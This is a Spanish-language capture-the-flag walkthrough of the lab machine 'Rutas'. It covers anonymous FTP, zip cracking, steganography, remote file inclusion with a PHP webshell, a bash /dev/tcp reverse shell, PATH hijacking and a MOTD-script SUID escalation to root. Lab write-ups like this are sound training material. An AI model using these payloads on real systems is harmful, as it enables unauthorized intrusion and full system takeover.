RUTAS

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip rutas.zip

Archive:  rutas.zip
inflating: auto_deploy.sh
inflating: rutas.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh rutas.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.495 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.495/0.495/0.495/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 172.17.0.1

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 14:27 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0               0 Jul 11 06:54 hola_disfruta
|_-rw-r--r--    1 0        0             293 Jul 11 06:55 respeta.zip
22/tcp open  ssh     OpenSSH 7.7p1 Ubuntu 3ubuntu13.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 63:16:54:2a:05:1d:8e:43:53:55:8b:d5:4e:35:c9:1f (ECDSA)
|_  256 21:24:77:5d:f8:2f:b2:64:ec:42:8b:0b:ef:f0:46:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 21,22 Y 80

Primeramente, vamos con el 21

Establecemos conexión ftp

```
└─# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||18798|)
150 Here comes the directory listing.
drwxr-xr-x    1 0        102          4096 Jul 11 06:55 .
drwxr-xr-x    1 0        102          4096 Jul 11 06:55 ..
-rw-r--r--    1 0        0               0 Jul 11 06:54 hola_disfruta
-rw-r--r--    1 0        0             293 Jul 11 06:55 respeta.zip
226 Directory send OK.
```

Tenemos dos archivos que nos traemos a nuestro kali

```
ftp> get hola_disfruta
local: hola_disfruta remote: hola_disfruta
229 Entering Extended Passive Mode (|||20772|)
150 Opening BINARY mode data connection for hola_disfruta (0 bytes).
     0        0.00 KiB/s
226 Transfer complete.
ftp> get respeta.zip
local: respeta.zip remote: respeta.zip
229 Entering Extended Passive Mode (|||46139|)
150 Opening BINARY mode data connection for respeta.zip (293 bytes).
100% |*****************************************************************************************************************************************************|   293      592.40 KiB/s    00:00 ETA
226 Transfer complete.
293 bytes received in 00:00 (206.59 KiB/s)
ftp>
```

Intentamos descomprimir el zip, pero, necesita contraseña

```
└─# unzip respeta.zip
Archive:  respeta.zip
[respeta.zip] oculto.txt password:
   skipping: oculto.txt              incorrect password
```

Con zip2john creamos un hash que john pueda entender

zip2john respeta.zip > hash.txt

Y ahora con john

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
greenday         (respeta.zip/oculto.txt)
1g 0:00:00:00 DONE (2024-08-19 15:25) 25.00g/s 204800p/s 204800c/s 204800C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora, descomprimimos con greenday y encontramos un .txt

```
└─# cat oculto.txt
Consigue la imagen crackpass.jpg
firstatack.github.io
sin fuzzing con logica y observando la sacaras ,muy rapido
```

Debemos conseguir crackpass.jpg en firstatack.github.io

En GitHub, las imágenes suelen guardarse en un directorio

llamado assets, images, img, o media dentro del repositorio.

Nos la traemos a nuestro kali

```
└─# wget https://firstatack.github.io/assets/crackpass.jpg
--2024-08-19 15:45:04--  https://firstatack.github.io/assets/crackpass.jpg
Resolving firstatack.github.io (firstatack.github.io)... 185.199.111.153, 185.199.108.153, 185.199.110.153, ...
Connecting to firstatack.github.io (firstatack.github.io)|185.199.111.153|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17878 (17K) [image/jpeg]
Saving to: 'crackpass.jpg'

crackpass.jpg                       100%[===================>]  17.46K  --.-KB/s    in 0.002s

2024-08-19 15:45:04 (8.17 MB/s) - 'crackpass.jpg' saved [17878/17878]
```

Ahora, con stegseek (esteganografía)


```
└─# stegseek crackpass.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "passwd.zip".
[i] Extracting to "crackpass.jpg.out".

┌──(root㉿kali)-[/home/kali/Desktop/Rutas]
└─# cat crackpass.jpg.out
PK
Eb•XH^NpassUT   1••f1••fux
                        ••hackeada:denuevo
PK
Eb•XH^N▒••passUT1••fux
                      ••PKJO
```

hackeada:denuevo

ENUMERACIÓN

Vamos con gobuster para identificar posibles directorios


gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt




Tenemos index.html e index.php

index.html

index.php





Dentro de index.php, nos aparecen tres enlaces y uno de ellos

es trackedvuln.dl que agregamos al /etc/hosts.

Después de acceder con hackeada:denuevo en el panel

nos devuelve a la página por defecto.

Con curl podemos identificar el tipo de autenticación

curl -v -u hackeada:denuevo http://trackedvuln.dl/

```
└─# curl -v -u hackeada:denuevo http://trackedvuln.dl/
* Host trackedvuln.dl:80 was resolved.
* IPv6: (none)
* IPv4: 172.17.0.2
*   Trying 172.17.0.2:80...
* Connected to trackedvuln.dl (172.17.0.2) port 80
* Server auth using Basic with user 'hackeada'
> GET / HTTP/1.1
> Host: trackedvuln.dl
> Authorization: Basic aGFja2VhZGE6ZGVudWV2bw==
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Tue, 20 Aug 2024 14:50:23 GMT
< Server: Apache/2.4.58 (Ubuntu)
< Last-Modified: Mon, 08 Jul 2024 23:07:43 GMT
< ETag: "29b0-61cc47aff8dc0"
< Accept-Ranges: bytes
< Content-Length: 10672
< Vary: Accept-Encoding
< Content-Type: text/html
```

Authorization: Basic aGFja2VhZGE6ZGVudWV2bw==

Esta cadena no es otra cosa que el usuario y contraseña en base64

echo 'aGFja2VhZGE6ZGVudWV2bw==' | base64 -d

hackeada:denuevo

```
└─# echo 'aGFja2VhZGE6ZGVudWV2bw==' | base64 -d
hackeada:denuevo
```

Si en la salida vemos algo como Authorization: Basic <cadena_base64>


y la respuesta es 200 OK, esto confirma que se está utilizando autenticación

básica. Tomamos nota de la cadena Base64 que aparece después de

Authorization: Basic.
Esta cadena es la que usaremos en el siguiente paso con wfuzz.


wfuzz -c -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --hw 86 -u http://trackedvuln.dl/index.php?FUZZ=/etc/passwd

-H "Authorization: Basic aGFja2VhZGE6ZGVudWV2bw=="



Vamos al navegador con http://trackedvuln.dl/index.php?love=/etc/passwd

Usa tmp cuando lo necesites recuerdalo te hara falta



Ya que probamos que no es una LFI, intentamos con una RFI.


EXPLOTACIÓN

Montamos un servidor con python

python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Nos vamos al navegador de la maquina victima y comprobamos que se lista

el directorio de mi kali

http://trackedvuln.dl/index.php?love=http://172.17.0.1:80




Creamos una webshell

cat webshell.php
<?php
system($_GET["cmd"]);
?>

Nos vamos al navegador y concatenamos el parámetro cmd con un

ampersand & y comprobamos que estamos ejecutando parámetros

http://trackedvuln.dl/index.php?love=http://172.17.0.1:80/webshell.php&cmd=whoami



Ahora, solo tenemos que montar un listener con netcat

nc -nlvp 4444
listening on [any] 4444 ...

Y en el navegador, sustituimos whoami por

bash -c 'bash -i >& /dev/tcp/172.17.0.1/1234 0>&1'

(urlencodeada)

trackedvuln.dl/index.php?love=http://172.17.0.1:80/webshell.php&cmd=bash%20-c%20%22bas

h%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.17.0.1%2F4444%200%3E%261%22

Ejecutamos y obtenemos conexión

```
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 52730
bash: cannot set terminal process group (36): Inappropriate ioctl for device
bash: no job control in this shell
www-data@e5117502db71:/var/www/irresistible/public$
```

Hacemos un tratamiento de la TTY para mejorar la shell

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@e5117502db71:/var/www/irresistible/public$ sudo -l
Matching Defaults entries for www-data on e5117502db71:
    env_reset, mail_badpass,
    secure_path=/tmp\:/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on e5117502db71:
    (norberto) NOPASSWD: /usr/bin/baner
```

Ejecutamos el binario y podemos ver que estamos

ante un posible Path Hijacking

```
www-data@e5117502db71:/tmp$ sudo -u norberto /usr/bin/baner
Ejecutando 'head' con ruta absoluta:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

Ejecutando 'head' con ruta relativa:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Nos hemos ido al directorio /tmp como nos decían en la pista

Como queremos suplantar a head, en tmp creamos un head y le damos permisos

```
www-data@e5117502db71:/tmp$ echo 'bash -p' > head
www-data@e5117502db71:/tmp$ ls
head  payload.sh
www-data@e5117502db71:/tmp$ chmod +x head
```

Ejecutamos el binario y nos hacemos norberto

```
www-data@e5117502db71:/tmp$ sudo -u norberto /usr/bin/baner
Ejecutando 'head' con ruta absoluta:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

Ejecutando 'head' con ruta relativa:
norberto@e5117502db71:/tmp$
```

Listamos en norberto

```
norberto@e5117502db71:~$ ls -la
total 32
drwxr-x--- 1 norberto norberto 4096 Jul 12 09:12 .
drwxrwxr-x 1 norberto norberto 4096 Jul 13 03:34 .-
drwxr-xr-x 1 root      root     4096 Jul  9 23:08 ..
-rw-r--r-- 1 norberto norberto  220 Jul  9 23:07 .bash_logout
-rw-r--r-- 1 root      root     3789 Jul 12 09:11 .bashrc
drwx------ 2 norberto norberto 4096 Jul 10 10:12 .cache
drwxrwxr-x 3 norberto norberto 4096 Jul 10 11:03 .local
-rw-r--r-- 1 norberto norberto  807 Jul  9 23:07 .profile
```

```
norberto@e5117502db71:~$


Encontramos un directorio .-

norberto@e5117502db71:~$ cd .-
norberto@e5117502db71:~/.-$ ls -la
total 12
drwxrwxr-x 1 norberto norberto 4096 Jul 13 03:34 .
drwxr-x--- 1 norberto norberto 4096 Jul 12 09:12 ..
-rw-rw-r-- 1 norberto norberto  181 Jul 13 03:34 .miscredenciales
norberto@e5117502db71:~/.-$

norberto@e5117502db71:~/.-$ cat .miscredenciales
Hasta aqui no sirvio mi password

⠠⠠⠠ ⠠⠠⠠⠠ ⠠⠠⠠ ⠠⠠⠠⠠⠠⠠⠠

Debes tenerlo a mano te sera util
Usa mis pass para escalar
feliz hack de firstatack
norberto@e5117502db71:~/.-$

Encontramos esto que parece ser lenguaje Braille. Si nos vamos a

https://www.dcode.fr/braille-alphabet
```


```
PRACTICACREANDORETOS
```

Accedemos por ssh como norberto/practicacreandoretos

```
└─# ssh norberto@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:6a5Ox7XeTyVsd9efzPAm6ywqN+PGZS6EdggWO8HSV
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known host
norberto@172.17.0.2's password:
Permission denied, please try again.
norberto@172.17.0.2's password:
SORPRESA

FELIZ HACK

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
 _   _   _   _   _   _   _   _   _   _
/ \ / \ / \ / \ / \ / \ / \ / \ / \ / \
( F | I | R | S | T | A | T | A | C | K )
 \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/
 _   _   _   _   _   _   _   _   _
/ \ / \ / \ / \ / \ / \ / \ / \ / \
( f | e | l | i | z ) ( h | a | c | k )
 \_/ \_/ \_/ \_/ \_/   \_/ \_/ \_/ \_/
Last login: Thu Jul 11 07:15:47 2024 from 172.17.0.1
bash-5.2$ whoami
maria
```

Listamos directorios

```
bash-5.2$ cd maria
bash-5.2$ pwd
/home/maria
bash-5.2$ ls -la
total 32
drwxr-x--- 1 maria maria 4096 Jul 13 03:35 .
drwxr-xr-x 1 root  root  4096 Jul  9 23:08 ..
-rw-r--r-- 1 maria maria  220 Jul  9 23:08 .bash_logout
-rw-r--r-- 1 maria maria 3789 Jul 11 05:50 .bashrc
drwxrwxr-x 3 maria maria 4096 Jul 10 01:15 .local
-rw-rw-r-- 1 maria maria   45 Jul 13 03:35 .mipass
-rw-r--r-- 1 maria maria  807 Jul  9 23:08 .profile
bash-5.2$
```

Encontramos un archivo .mipass

bash-5.2$ cat .mipass
maria:asientiendesmejor
Donde podre escribir

bash-5.2$

Nos conectamos por ssh con estas credenciales

Como probe de todo y no encuentro nada, me voy con linpeas

maria@764a449ec5c8:/tmp$

wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas_linux_amd64

Le damos permisos

maria@764a449ec5c8:/tmp$ chmod +x linpeas_linux_amd64

Y ejecutamos

maria@764a449ec5c8:/tmp$ ./linpeas_linux_amd64

Encontramos archivos y directorios interesantes

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/update-motd.d/00-header
/home/maria
/run/lock
/tmp
/tmp/linpeas_linux_amd64
/usr/bin/f1nd
/usr/lib/bash
/usr/lib/systemd/system/vsftpd.service
/var/lib/php/sessions
/var/tmp
```

El archivo 00-header se usa para mostrar mensajes en el login de usuarios. Por lo general, se ejecuta durante el proceso de login, lo que puede darnos una forma de ejecutar comandos con privilegios elevados.

En este momento está configurado para sacar el mensaje

SORPRESA Y FELIZ HACK

Veamos que permisos tiene este archivo

```
maria@425ac09efa29:/tmp$ ls -l /etc/update-motd.d/00-header
-rwxr-xr-- 1 maria maria 1272 Jul 13 03:29 /etc/update-motd.d/00-header
maria@425ac09efa29:/tmp$
```

Vemos que maria tiene permisos de escritura, lectura y ejecución.

Lo que hacemos es agregar al final del archivo el siguiente código

chmod u+s /bin/bash

con el que cambiaremos los permisos del binario bash para establecer el bit SUID.

```
#!/bin/sh
#
#    00-header - create the header of the MOTD
#    Copyright (C) 2009-2010 Canonical Ltd.
#
#    Authors: Dustin Kirkland <kirkland@canonical.com>
#
#    This program is free software; you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation; either version 2 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License along
#    with this program; if not, write to the Free Software Foundation, Inc.,
#    51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
        # Fall back to using the very slow lsb_release utility
        DISTRIB_DESCRIPTION=$(lsb_release -s -d)
fi
printf "SORPRESA\n"
#printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -m)"
printf "\n\nFELIZ HACK\n\n"

chmod u+s /bin/bash
```

Nos desconectamos y volvemos a conectar como maria

y como ya esta configurado el SUID, si ejecutamos bash -p

este comando, iniciará una nueva instancia de bash que

retendrá los privilegios del propietario del archivo

que debería ser root.